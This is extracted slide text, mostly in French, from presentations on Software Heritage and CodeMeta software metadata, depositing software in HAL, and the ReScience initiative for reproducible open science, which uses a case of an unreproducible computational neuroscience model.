
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Faciliter le dépôt des métadonnées - CodeMeta qui?

Software schemes




General schemes

Software ontologies landscape from Pathways for Discovery of Free Software (slide deck from LibrePlanet 2018). ([Gruenpeter & Thornton, 2018](#)) CC-by-4

Outil pour créer un codemeta.json

- Un vocabulaire qui étend le vocabulaire schema.org
- Une [communauté académique](#)
- Une [table de correspondances](#) qui permet de traduire une ontologie/vocabulaire vers CodeMeta



CodeMeta generator

Most fields are optional. Mandatory fields will be highlighted when generating Codemeta.

The software itself

Name
My Software
the software title

Description
My Software computes ephemerides and orbit propagation. It has been developed from early '80.

Creation date
YYYY-MM-DD

First release date
YYYY-MM-DD

- [outil en ligne](#)
- [Pour contribuer](#)

Prochaines étapes

Format d'export

- améliorer les formats existant (BibTex, TEI, codemeta.json, etc.)

La collection

- ajouter la possibilité de déposer un module dans une collection (voir cas CGAL)

Créer dépôt à partir d'un repository

- à partir d'un SWHID
- à partir d'une URL (en passant par `Save code now`)

Intégrer le logiciel sur HAL Data

- sur <https://data.archives-ouvertes.fr/>
- avec SPARQL, en utilisant RDF



Un appel aux ambassadeurs SWH

Nous recherchons des organisations et des individus pour se porter volontaires en tant qu'ambassadeurs et ambassadrices de Software Heritage.

- ★ **Présenter** SWH et sa mission à long terme dans votre discipline
- ★ **Présenter** les avantages du dépôt logiciel dans HAL
- ★ **Partager** des informations avec des listes de diffusion
- ★ **Publier des actualités** de SWH sur les blogs et les réseaux sociaux
- ★ **Identifier les plates-formes** d'hébergement de code dans votre domaine est urgent et important d'archiver
- ★ Informer l'équipe de SWH avec **les retours de votre communauté**



Merci de votre attention!

Question?



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<https://www.softwareheritage.org/newsletter/>

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ReScience

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Reproducible science is good.
Replicated science is better.

Science - Broken Science

Paywalled, proprietary tools & software, non shared data, non-reproducible, anonymous peer-review, publish or perish (alone)!

Nature 171 (1953)

Molecular Structure of Nucleic Acids: A Structure for Deoxyribose Nucleic Acid
J.D. WATSON & F. H. C. CRICK.

PAYWALLED (32\$)

I have heard from graduate students opting out of academia, assistant professors afraid to come up for tenure, mid-career people wondering how to protect their labs, and senior faculty retiring early, all because of methodological terrorism.

APS Observer (2016)

**METHODOLOGICAL
TERRORISM**

A second concern held by some is that a new class of research person will emerge — people who had nothing to do with the design and execution of the study but use another group's data for their own ends, possibly stealing from the research productivity planned by the data gatherers, or even use the data to try to disprove what the original investigators had posited. There is concern among some front-line researchers that the system will be taken over by what some researchers have characterized as research parasites


The New England Journal of Medicine (2016)

**RESEARCH
PARASITES**




Open Science - Science

Open Access, Open Source, Open Data, Open Methodology, Open Education, Open Peer-review, Much more fun & efficient!



Original
Article



Companion
Notebook



A WELL KNOWN STORY

Once upon a time, there was a post-doc...

Interaction between cognitive and motor cortico-basal ganglia loops during decision making: a computational study. M. Guthrie, A. Leblois, A. Garenne, and T. Boraud, Journal of Neurophysiology, 109, 2013


Nice paper, good results, but...

- No public repository, no version control
- Sources were mixing actual computation and GUI code
- Model was split into a hundred files, main file 6,000 lines long
- Several configuration files, no data saved
- Model description included ambiguous information

Model was hardly reproducible.

